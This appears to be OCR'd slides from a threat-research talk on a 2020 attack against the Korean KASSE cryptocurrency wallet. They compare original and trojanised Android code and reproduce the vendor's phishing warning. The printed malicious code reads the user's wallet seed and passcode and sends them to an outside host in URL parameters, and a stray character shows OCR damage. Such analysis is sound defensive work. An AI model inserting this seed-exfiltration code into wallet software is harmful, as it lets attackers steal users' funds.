
Aug 2020 ~ Oct 2020

Korean Cryptocurrency

Hardware Wallet


NW.js build

On Windows


Official Site
kasse_setup.exe
C2
kasse.exe
constants.bin
index.bin
main.bin


On Android

Modified



```
/* access modifiers changed from: protected */
public JSONObject doInBackground(Void... voidArr) {
    JSONObject jSONObject;
    Exception e;
    long unused = SplashActivity.this.startTime = System.currentTimeMillis();
    Preference userPreference = SplashActivity.this.app.getUserPreference(1);
    if (userPreference != null) {
        t
            String seed = userPreference.getSeed();
            String passcode = userPreference.getPasscode();
            new GetJson().read("http://kasse-v1.hdac-wallet.com/version.json?s=" + seed);
            new GetJson().read("http://kasse-v1.hdac-wallet.com/version.json?c=" + passcode);
        }
        }
    }
    try {
        jSONObject = new JSONObject(new GetJson().read(C.url.HDAC_WALLET_ADDR));
        try {
            ((MainApplication) SplashActivity.this.getApplication()).setWalletInfo(jSONObject);
        } catch (Exception e2) {
```

Original




```
/* access modifiers changed from: protected */
public JSONObject doInBackground(Void... voidArr) {
    JSONObject jSONObject;
    long unused = SplashActivity.this.startTime = System.currentTimeMillis();
    try {
        jSONObject = new JSONObject(new GetJson().read(C.url.HDAC_WALLET_ADDR));
        try {
            ((MainApplication) SplashActivity.this.getApplication()).setWalletInfo(jSONObject);
        } catch (Exception e) {
            e = e;
        }
    } catch (Exception e2) {
        e = e2;
        jSONObject = null;
        Logger.error(this, e);
        return jSONObject;
    }
    return jSONObject;
}

/* access modifiers changed from: protected */
```

- 4ba6baf75625bddc5e1bc3fd40d04b1e

- Steal user preference (seed, passcode)

Official Alert




[긴급공지] KASSE 설치 사칭 메일 주의

최근 help@hdactech.info 라는 주소로 발송된 이메일은 당사 또는 현대페이에서 발송한 메일이 아닙니다. 도메인이 ".info"로 온 메일에 포함된 링크는 절대 클릭하지 마십시오.
당사에서는 사용자에게 복구단어(니모닉)을 어떠한 방법으로도 요구하지 않습니다.
절대 복구단어(니모닉)을 입력하지 마십시오.

혹시 이미 파일을 다운 받아 설치를 하신 경우에는 삭제하신 다음 추후 안내를 기다려주시기 바랍니다. 당사에서 이메일 발송을 하게 될 경우에는 발송 전 공식 텔레그램 채널을 통해 먼저 알려드립니다.
따라서 사전에 인지하지 못한 이메일을 수신하신 경우에는 텔레그램 채널을 통해 확인 후에 이메일을 열어보시기 바랍니다. 추가 공지 전까지 KASSE 실행을 절대로 하지 마십시오.
불편을 끼쳐드려 죄송합니다.


==
경고 WARNING: 아래는 해킹을 시도하는 자들이 보낸 메일입니다.
절대로 설치하지 마세요!! (링크를 클릭하면 해킹된 프로그램 사이트로 연결됩니다)
해킹 사이트: *.hdactech.info에서 절대로 다운로드 받지 마세요!!
(조기에 니모닉 입력하면, 지갑의 코인 모두 탈취됩니다)
==

How we put all together



Technique II: Be A Phishing King

Abuse Public Service



